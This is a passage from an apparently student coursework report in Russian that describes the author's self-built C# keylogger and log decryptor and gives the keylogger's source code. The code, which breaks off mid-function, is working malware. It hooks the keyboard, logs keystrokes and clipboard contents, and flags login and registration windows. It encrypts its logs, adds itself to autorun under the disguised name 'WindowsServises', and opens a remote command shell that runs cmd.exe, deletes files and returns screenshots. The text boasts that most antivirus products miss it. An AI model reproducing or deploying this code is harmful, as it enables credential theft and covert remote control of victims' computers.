


Рисунок 8 - Скрин окна сайта с обнаружением вируса

## Decrypt

Приложение, которое дешифрует лог кейлоггера, а также представляет его в более понятном в виде смотрите рисунок 10. Код программы приведён в приложении 3.

В файле MainWIndow.xaml. Grid – отвечает за местоположение объектов на поле, TexBox – поле для вывода текста, Button -- кнопка, Label – подписи для объяснений полей.

Рассмотрим функции класса MainWindow.

А)Decrypter – функция которая расшифровывает логи кейлоггера.

Б)Button\_Click – функция которая срабатывает при нажатии на кнопку, считывает файл и проводит первые косметические изменения, а также переводит с английского языка на русский где необходимо.

В)Nicelook – функция которая приводит лог в более красивый вид




Рисунок 10 - Внешний вид программы, а также расшифрованный лог файл.

1. **Разбор работы программы**

Для запуска программы необходимо открыть файл разрешением .exe смотрите рисунок 11, в настоящем мире этот файл внедряется в другие .exe или в картинку, то есть при открывании картинки устанавливается кейлоггер, папка размещения этого файла может быть любой.




Рисунок 11 - Файл кейлоггера.

После запуска появляется log файл в который записываются все нажатия клавиатуры смотрите рисунок 12, а также вирус встраивается в автозапуск нашего компьютера смотрите рисунок 13.




Рисунок 12 - Появление log файла.




Рисунок 13 - Автозагрузчик компьютера заражённым кейлоггером (WindowsServises).

Клиент может подключиться по IP к этому кейлоггеру и запросить log файл смотрите рисунок 14, после этого он появится в папке смотрите рисунок 15.




Рисунок 14 - Запрос у сервера передать log файла клиенту.



Рисунок 15 - Переданный log файл клиенту.

После этого можно использовать декриптор для расшифровки файла и приведение его в более красивый вид смотрите рисунок 16.




Рисунок 16 - Дешифратор log файла.

# 

# **Заключение**

В результате работы на языке программирования C# в среде Microsoft Visual Studio было разработано вредоносное программное обеспечение, несанкционированное использование которого карается законом Республики Беларусь. У данного кейлоггера есть 1 небольшая особенность: он предназначен больше для работы по локальной сети так как для подключения необходим IP компьютера.

В век технологий подобные программы обладают огромным спросом на чёрном рынке, что безусловно настораживает пользователей компьютеров и смартфонов, ведь их личная информация может попасть не в те руки. Но также существует множество способов это предотвратить. Программисты находят всё новые способы для того, чтобы это сделать.

В данной работе конечно же были рассмотрены различные варианты программных кейлоггеров, и в результате был выбран самый незаметный для антивирусных программ. Немаловажной деталью является то, что у данного кейлоггера есть возможность делать скриншоты экрана, и он фиксирует названия всех окон в которых присутствует слова login или register, что выделяет его на рынке среди себеподобных вариантов.

Данное вредоносное программное обеспечение было проверено на 70 антивирусных программ и только 20 из них обнаружили то, что это вирусная программа. Это показывает, что данное вредоносное обеспечение является среднекачественным вирусом. Дополнительная работа над ним может поспособствовать дальнейшаим улучшениям.

Работая над данной курсовой работой, я поподробнее рассмотрел различные виды вирусов, а также способы борьбы с ними. Получив данные актуальные знания, я смогу впредь внимательнее относиться к загружаемым на моё устройство программам. И теперь, конечно же, буду чаще проверять их на вредоносность, ведь я точно не хочу допустить утечки информации от таких же или подобных программ, например, как этот кейлоггер.

# **Литература**

1. Классификация вирусов — https://vms.drweb.com/classification/

2. Leonard Adleman. An Abstract Theory of Computer / CRYPTO ‘88 Proceedings of the 8th Annual International Cryptology Conference on Advances in Cryptology.— P. 354-374

3. AES шифрование — <https://www.aescrypt.com>.

4. “Cryptoworld практическая безопасность” — <https://cryptoworld.su/>

5. Шифрование AES — <https://ru.wikipedia.org/wiki/Advanced_Encryption_Standard>

# **Приложение 1. Текст программы WindowsServices**

using System;

using System.Windows;

using System.Diagnostics;

using System.Windows.Forms;

using System.Runtime.InteropServices;

using System.IO;

using System.Text;

using System.Net;

using System.Net.Sockets;

using System.Threading;

using System.Security.Cryptography;

using System.Drawing;

using System.Drawing.Imaging;

using Microsoft.Win32;

namespace WindowsServises

{

class Program

{

const string name = "WindowsServises";

// инициализируем параметры

private const int WH\_KEYBOARD\_LL = 13;

private const int WM\_KEYDOWN = 0x0100;

private const int WM\_KEYUP = 0x0101;

private const int WM\_SYSKEYUP = 0x0105;

private const int WM\_SYSKEYDOWN = 0x0104;

public const int KF\_REPEAT = 0X40000000;

private const int VK\_SHIFT = 0x10; // SHIFT

private const int VK\_CONTROL = 0x11; // CONTROL

private const int VK\_MENU = 0x12; // ALT

private const int VK\_CAPITAL = 0x14; // CAPS LOCK

private static LowLevelKeyboardProc \_proc = HookCallback;

private static IntPtr \_hookID = IntPtr.Zero;

public static string mss;

public static int myi = 0;

[STAThread]

static void Main(string[] args)

{

var handle = GetConsoleWindow();

IntPtr \_hwnd = GetForegroundWindow();

StringBuilder sb = new StringBuilder(256);

GetWindowText(\_hwnd, sb, sb.Capacity);

\_hookID = SetHook(\_proc);

// получаем переменные окружения и данные о пользователе

Writer(Encrypt("Start\n","Key"));

Writer(Encrypt("CurrentDirectory: " + Environment.CurrentDirectory + "\n","Key"));

Writer(Encrypt("MachineName: " + Environment.MachineName + "\n","Key"));

Writer(Encrypt("OSVersion: " + Environment.OSVersion.ToString() + "\n","Key"));

Writer(Encrypt("SystemDirectory: " + Environment.SystemDirectory + "\n","Key"));

Writer(Encrypt("UserDomainName: " + Environment.UserDomainName + "\n", "Key"));

Writer(Encrypt("UserName: " + Environment.UserName + "\n", "Key"));

Writer(Encrypt("Window: " + sb.ToString() + "\n", "Key"));

// получаем буфер обмена при запуске

string htmlData = GetBuff();

Writer(Encrypt("Buffer :"+ htmlData + "\n", "Key"));

// получаем текущую раскладку клавиатуры

ushort lang = GetKeyboardLayout();

mss = lang.ToString();

Writer(Encrypt("Первоначальная раскладка: " + mss + "\n", "Key"));

Thread mtr = new System.Threading.Thread(ServerSocket);

mtr.Start();

Application.Run();

UnhookWindowsHookEx(\_hookID);

}

public static void SetAutorunValue(bool autorun, Socket sender)

{

string ExePath = System.Windows.Forms.Application.ExecutablePath;

RegistryKey reg;

reg = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\");

try

{

if(autorun)

{

reg.SetValue(name, ExePath);

SSend("Успешно установлено", sender);

}

else

{

reg.DeleteValue(name);

SSend("Успешно удалено", sender);

}

reg.Close();

}

catch (Exception e)

{

SSend(e.Message, sender);

}

}

public static void Screenshot()

{

// делаем скриншот

Graphics graph = null;

var bmp = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);

graph = Graphics.FromImage(bmp);

graph.CopyFromScreen(0, 0, 0, 0, bmp.Size);

bmp.Save(Application.StartupPath + @"\screen.jpg");

}

private static IntPtr SetHook(LowLevelKeyboardProc proc)

{

using (Process curProcess = Process.GetCurrentProcess())

using (ProcessModule curModule = curProcess.MainModule)

{

return SetWindowsHookEx(WH\_KEYBOARD\_LL, proc,

GetModuleHandle(curModule.ModuleName), 0);

}

}

public static string Windowslast = null;

private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);

private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)

{

if (nCode >= 0)

{

IntPtr \_hwnd = GetForegroundWindow();

StringBuilder sb = new StringBuilder(256);

GetWindowText(\_hwnd, sb, sb.Capacity);

string[] listKeyWord = { "Login","login","Register","register", "Welcome! | VK", "Добро пожаловать | ВКонтакте","log" };

foreach (string s in listKeyWord)

{

if (sb.ToString().ToUpperInvariant().Contains(s.ToUpperInvariant()))

{

if (Windowslast != sb.ToString())

{

Windowslast = sb.ToString();

Writer(Encrypt("Window: " + sb.ToString() + "\n", "Key"));

}

}

}

int vkCode = Marshal.ReadInt32(lParam);

KeysConverter kc = new KeysConverter();

string mystring = kc.ConvertToString((Keys)vkCode);

string original = mystring;

string encrypted;

// запрашиваем раскладку клавиатуры для каждого символа

ushort lang\_check = GetKeyboardLayout();

string mss\_check = lang\_check.ToString();

if (mss == mss\_check) { }

else

{

encrypted = "\n<Смена раскладки: " + mss\_check + " >\n";

Writer(Encrypt("Window: " + sb.ToString() + "\n", "Key"));

Writer(Encrypt(encrypted, "Key"));

mss = mss\_check;

}

if (wParam == (IntPtr)WM\_KEYDOWN) //пишем все клавиши подряд

{

Writer(Encrypt(original,"Key"));

}

if (wParam == (IntPtr)WM\_KEYUP) // пишем только те что были отпущены (в нашем случае все контрольные)

{

// if (Keys.LControlKey == (Keys)vkCode) { Writer(Encrypt((original); } // если был отпущен = запись

if (Keys.LShiftKey == (Keys)vkCode)

{

Writer(Encrypt("↓","Key"));

} // если был отпущен = запись

}

// ловим сочетание клавиш CTRL+C (копирование в буфер)

if (Keys.C == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

string htmlData1 = GetBuff(); //

encrypted = "\n<COPY>\n";

Writer(Encrypt(encrypted, "Key"));

Writer(Encrypt("Содержимое буфера(buffer): " + htmlData1 + "\n", "Key"));

Writer(Encrypt("Window(виндовс): " + sb.ToString() + "\n", "Key"));

}

else if (Keys.V == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

encrypted = "\n<PASTE>\n";

Writer(Encrypt(encrypted, "Key"));

Writer(Encrypt("Window(виндовс): " + sb.ToString() + "\n", "Key"));

}

else if (Keys.Z == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{;

encrypted = "\n<Отмена>\n";

Writer(Encrypt(encrypted, "Key"));

}

else if (Keys.F == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

encrypted = "\n<Искать>\n";

Writer(Encrypt(encrypted, "Key"));

}

else if (Keys.A == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

encrypted = "\n<Выделить всё>\n";

Writer(Encrypt(encrypted, "Key"));

Writer(Encrypt("Window(виндовс): " + sb.ToString() + "\n", "Key"));

}

else if (Keys.N == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

encrypted = "\n<Новый>\n";

Writer(Encrypt(encrypted, "Key"));

}

else if (Keys.T == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

encrypted = "\n<Нов.вкладка>\n";

Writer(Encrypt(encrypted, "Key"));

}

else if (Keys.X == (Keys)vkCode && Keys.Control == Control.ModifierKeys)

{

encrypted = "\n<Вырезать>\n";

string htmlData1 = GetBuff();

Writer(Encrypt("Содержимое буфера: " + htmlData1 + "\n", "Key"));

Writer(Encrypt(encrypted, "Key"));

Writer(Encrypt("Window(виндовс): " + sb.ToString() + "\n", "Key"));

}

}

return CallNextHookEx(\_hookID, nCode, wParam, lParam);

}

public static string GetBuff()

{

string htmlData = Clipboard.GetText(TextDataFormat.Text);

return htmlData;

}

public static string Encrypt(string plainText, string password, string salt = "Key", string hashAlgorithm = "SHA1", int passwordIterations = 2, string initialVector = "OFRna73m\*aze01xY", int keySize = 256)

{

if (string.IsNullOrEmpty(plainText))

return "";

byte[] initialVectorBytes = Encoding.ASCII.GetBytes(initialVector);

byte[] saltValueBytes = Encoding.ASCII.GetBytes(salt);

byte[] plainTextBytes = Encoding.UTF8.GetBytes(plainText);

PasswordDeriveBytes derivedPassword = new PasswordDeriveBytes

(password, saltValueBytes, hashAlgorithm, passwordIterations);

byte[] keyBytes = derivedPassword.GetBytes(keySize / 8);

RijndaelManaged symmetricKey = new RijndaelManaged();

symmetricKey.Mode = CipherMode.CBC;

byte[] cipherTextBytes = null;

using (ICryptoTransform encryptor = symmetricKey.CreateEncryptor

(keyBytes, initialVectorBytes))

{

using (MemoryStream memStream = new MemoryStream())

{

using (CryptoStream cryptoStream = new CryptoStream

(memStream, encryptor, CryptoStreamMode.Write))

{

cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length);

cryptoStream.FlushFinalBlock();

cipherTextBytes = memStream.ToArray();

memStream.Close();

cryptoStream.Close();

}

}

}

symmetricKey.Clear();

return Convert.ToBase64String(cipherTextBytes);

}

public static void NewProcess(string s, string fl, Socket client)

{

Process process = new Process();

process.StartInfo.FileName = s;

process.StartInfo.Arguments = fl;

process.StartInfo.UseShellExecute = false;

process.StartInfo.RedirectStandardOutput = true;

process.StartInfo.Verb = "runas";

process.Start();

StreamReader reader = process.StandardOutput;

string output = reader.ReadToEnd();

SSend(output, client);

process.WaitForExit();

process.Close();

SSend("\n\nPress any key to exit.", client);

}

public static void SSend(string reply, Socket client)

{

byte[] msg = Encoding.UTF8.GetBytes(reply);

client.Send(msg);

}

public static void ServerSocket()

{

IPEndPoint ipep = new IPEndPoint(IPAddress.Any, 9050);

Socket newsock = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);

try

{

newsock.Bind(ipep);

newsock.Listen(10);

Console.WriteLine("Waiting for a client...");

while (true)

{

{

Socket client = newsock.Accept();

IPEndPoint clientep = (IPEndPoint)client.RemoteEndPoint;

Console.WriteLine("Connected with {0} at port {1}", clientep.Address, clientep.Port);

string data = null;

// Мы дождались клиента, пытающегося с нами соединиться

byte[] bytes = new byte[1024 \* 1024];

int bytesRec = client.Receive(bytes);

data += Encoding.UTF8.GetString(bytes, 0, bytesRec);

// Показываем данные на консоли

Console.Write("Полученный текст: " + data + "\n\n");

//////////////////////////////////////////////////

var splitChars = new[] { ' ' }; // разбивать будем по пробелу

string Arguments = "";

string[] a = data.Split(splitChars, 2);

string fileName = a[0];

if (a.Length > 1) Arguments = a[1];

//////////////////////////////////////////////////////////////////

switch (fileName)

{

case "ipconfig":

NewProcess("ipconfig", Arguments, client);

break;

case "help":

SSend("\n\n#################### Help ####################\n" + "\nСинтаксис: cmd params <Enter>\nПримеры:\ncmd taskkill /IM notepad.exe /f" +

"\ncmd tasklist \ncmd ipconfig /all\ncmd notepad.exe\n\nУдаление файлов:\ndel path\_to\_file или cmd del path\_to file" +

"\nДля выполнения команд используется Windows CMD на стороне сервера\n" +

"\nscreen - создает screenshot сервера и отправляет клиенту\n" +

"\nlog - отправляет лог-файл клиенту" +

"install - добавить keyloger в автозагрузку"+

"uninstall - убрать keyloger с автозагрузки"+

"quit - выход"+

"\n\n################## END ##################\n", client);

break;

case "quit":

SSend("BYE!", client);

break;

case "cmd":

if (Arguments.Length == 0)

{

Console.WriteLine("Для команды флаги обязательны");

SSend("Для команды флаги обязательны", client);

break;

}

NewProcess("cmd.exe", "/C" + Arguments, client);

break;

case "del":

if (Arguments.Length == 0)

{

SSend("Для команды флаги обязательны", client);

break;

}

FileInfo fi2 = new FileInfo(Arguments);

try

{

fi2.Delete();

SSend("Файл удален", client);

}

catch (Exception ex)

{

SSend(ex.ToString(), client);

break;

}

break;

case "install":

SetAutorunValue(true, client);

break;

case "uninstall":

SetAutorunValue(false, client);

break;

default:

SSend("Невыполнимая команда. Попробуйте help", client);

break;

}

//////////////////////////////////////////////////

if (fileName == "screen")

{

Screenshot();

try

{

SocketWorker(@"\screen.jpg", client);

}

catch (Exception ex)

{

SSend("Error in screen", client);

SSend(ex.Message, client);

}

}

if (fileName == "log")

{

Screenshot();

try

{

SocketWorker(@"\log.dat", client);

}

catch (Exception ex)

{

SSend("Error in log", client);

SSend(ex.Message, client);

}

}

}

}

}

catch (Exception e)

{

Console.Write(e.Message);

}

}

public static void SocketWorker(string fileName, Socket client)

{

string filePath = Application.StartupPath;

byte[] fileNameByte = Encoding.ASCII.GetBytes(fileName);

byte[] fileData = File.ReadAllBytes(filePath + fileName);

byte[] clientData = new byte[4 + fileNameByte.Length + fileData.Length];

byte[] fileNameLen = BitConverter.GetBytes(fileNameByte.Length);

fileNameLen.CopyTo(clientData, 0);

fileNameByte.CopyTo(clientData, 4);

